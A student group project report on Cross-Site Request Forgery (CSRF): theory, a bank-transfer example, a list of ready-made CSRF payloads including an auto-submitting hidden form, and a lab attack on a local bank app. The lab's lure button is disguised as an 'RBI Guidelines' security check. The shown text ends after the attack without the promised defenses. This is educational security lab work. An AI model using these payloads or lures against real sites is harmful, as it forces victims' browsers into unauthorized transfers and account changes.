

*Group No: 6*  
*Final Year B. Tech. C. S.*  
*Cyber Security*

*Mohammed Mehdi - 181070036*

*Archeel Parekh - 181070044*

*Aditya Patkar - 181070045*

*Srushti Shah - 191071902*

## **Group Project: CSRF Attack**

**AIM:** Perform CSRF attack and write down the steps to perform it. Also identify the specific vulnerability for this attack and suggest the existing defense mechanisms and their effectiveness. With reference to this propose at least one improvement or your idea for defense mechanism of the said attack.

### **THEORY:**


**Cross-Site Request Forgery (CSRF)** is an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated. CSRF attacks exploit the trust a Web application has in an authenticated user. (Conversely, cross-site scripting (**XSS**) attacks exploit the trust a user has in a particular Web application). A CSRF attack exploits a vulnerability in a Web application if it cannot differentiate between a request generated by an individual user and a request generated by a user without their consent.

An attacker's aim for carrying out a CSRF attack is to force the user to submit a state-changing request. Examples include:

- Submitting or deleting a record.
- Submitting a transaction.
- Purchasing a product.
- Changing a password.
- Sending a message.

Social engineering platforms are often used by attackers to launch a CSRF attack. This tricks the victim into clicking a URL that contains a maliciously crafted,

unauthorized request for a particular Web application. The user's browser then sends this maliciously crafted request to a targeted Web application. The request also includes any credentials related to the particular website (e.g., user session cookies). If the user is in an active session with a targeted Web application, the application treats this new request as an authorized request submitted by the user. Thus, the attacker succeeds in exploiting the Web application's CSRF vulnerability.




## How does Cross-Site Request Forgery work?

A CSRF attack targets Web applications **failing to differentiate between valid requests and forged requests controlled by attacker**. There are many ways for an attacker to try and exploit the CSRF vulnerability.

To give you an example, let's say that Bob has an online banking account on samplebank.com. He regularly visits this site to conduct transactions with his friend Alice. Bob is unaware that samplebank.com is vulnerable to CSRF attacks. Meanwhile, an attacker aims to transfer \$5,000 from Bob's account by exploiting this vulnerability. To successfully launch this attack:

1. The attacker must build an exploit URL.
2. The attacker must also trick Bob into clicking the exploit URL.
3. Bob needs to have an active session with samplebank.com.



Let's say that the online banking application is built using the GET method to submit a transfer request. As such, Bob's request to transfer \$500 to Alice (with account number 213367) might look like this:

### **GET**

`https://samplebank.com/onlinebanking/transfer?amount=500&accountNumber=213367 HTTP/1.1`

Aligning with the first requirement to successfully launch a CSRF attack, an attacker must craft a malicious URL to transfer \$5,000 to the account 425654:

`https://samplebank.com/onlinebanking/transfer?amount=5000&accountNumber=425654`

Using various social engineering attack methods, an attacker can trick Bob into loading the malicious URL. This can be achieved in various ways. For instance, including malicious HTML image elements onto forms, placing a malicious URL on pages that are often accessed by users while logged into the application, or by sending a malicious URL through email.

The following is an example of a disguised URL:

```
<img src =  
"https://samplebank.com/onlinebanking/transfer?amount=5000&accountNumber=425654" width="0" height="0">
```


Consider the scenario that includes an image tag in an attacker-crafted email to Bob. Upon receiving it, Bob's browser application opens this URL

automatically—without human intervention. As a result, without Bob's permission, a malicious request is sent to the online banking application. If Bob has an active session with samplebank.com, the application would treat this as an authorized amount transfer request coming from Bob. It would then transfer the amount to the account specified by an attacker.

There are some limitations. To carry out a successful CSRF attack, consider the following:

- The success of a CSRF attack depends on a user's session with a vulnerable application. The attack will only be successful if the user is in an active session with the vulnerable application.
- An attacker must find a valid URL to maliciously craft. The URL needs to have a state-changing effect on the target application.
- An attacker also needs to find the right values for the URL parameters. Otherwise, the target application might reject the malicious request.

## Performing CSRF Attack: Payloads



When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.

## 1. HTML GET - Requiring User Interaction

```
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>
```

## 2. HTML GET - No User Interaction

```

```


## 3. HTML POST - Requiring User Interaction

```
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
  <input name="username" type="hidden" value="CSRFd" />
  <input type="submit" value="Submit Request" />
</form>
```

## 4. HTML POST - AutoSubmit - No User Interaction

```
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
  <input name="username" type="hidden" value="CSRFd" />
  <input type="submit" value="Submit Request" />
</form>
<script>
  document.getElementById("autosubmit").submit();
</script>
```


## Payload and CSRF Attacks



## **IMPLEMENTATION AND OUTPUT**


### **1. Develop a bank account transfer website**

### **2. Login Page:**



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/CSRF/vulnerable\_server/login.php'. The page contains a 'Sign in' link and a 'User authentication' form. The form has two input fields labeled 'login' and 'password', and a 'Login' button.

### **Using admin and password to log into the system**



The screenshot shows the same web browser window as before, but the 'login' field now contains the text 'admin'. The 'password' field is empty, and the 'Login' button is still visible.

### **3. SQL users Table**

```
CREATE TABLE `users` (  
  `user_id` UNSIGNED bigint(20) PRIMARY KEY NOT NULL,  
  `user_login` varchar(100) NOT NULL,  
  `user_password` varchar(64) NOT NULL,  
  `user_firstname` varchar(50) NOT NULL,  
  `user_surname` varchar(50) NOT NULL,  
  `user_email` varchar(100) NOT NULL,  
  `user_registered` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',  
  `bank_address` varchar(255) DEFAULT NULL,  
  `balance` int(11) DEFAULT NULL  
);
```


user_id	user_login	user_password	user_firstname	user_surname	user_email	user_registered	bank_address	balance
1	admin	ss	dev	yo	developer@email.com	2019-04-05 03:45:22	0001	995
2	moneyguy	ssrushti	Mon	Ey	money@email.com	2019-04-05 03:45:22	0002	10005

#### 4. **Transfer Money Page:**

Here, we have two inputs


- a. Destination Address (Account No. to send to)
- b. Amount to transfer

We are transferring Rs.4 to 0002 Account Nnumber




#### 5. **After Money Transfer:**

On successful money transfer we are directed to the below page and the account balance of source account is updated.






The updated balance is reflected as below




6. **Create another server for attacking. Here we have used GitHub Pages and a simple HTML page to perform the attack**

**Website: [ssrushti.github.io/attacking\\_server/](https://ssrushti.github.io/attacking_server/)**

We tempt the victim to click on the button given below so that he is directed to the vulnerable website and money is transferred.



7. **The submit button here is:**




8. On clicking on this we are redirected to:


- a. If we have a current session running that is user is logged in

The cross site that is opened is running on

***localhost:8080/CSRF/vulnerable\_Server/transfermoney.php***



- b. If there is no current session ongoing




CODE:

```
<form id="tform1" action =  
"http://localhost:8080/CSRF/protected_server/transfermoney.php" method =  
"POST">  
  <input name = "destination address" type = "hidden" value = "0002"/>  
  <input name = "amount" type = "hidden" value = "1"/>  
  <button type = "submit" >Make sure your account is secure! Check the  
RBI Guidelines here! </button>  
</form>
```

Here as we see we have put our website in the action parameter.

The form is submitted via POST and we have hidden the input tags and default set the value to account number 0002 and value as 1.

9. On refreshing we see that the balance of account is edited.

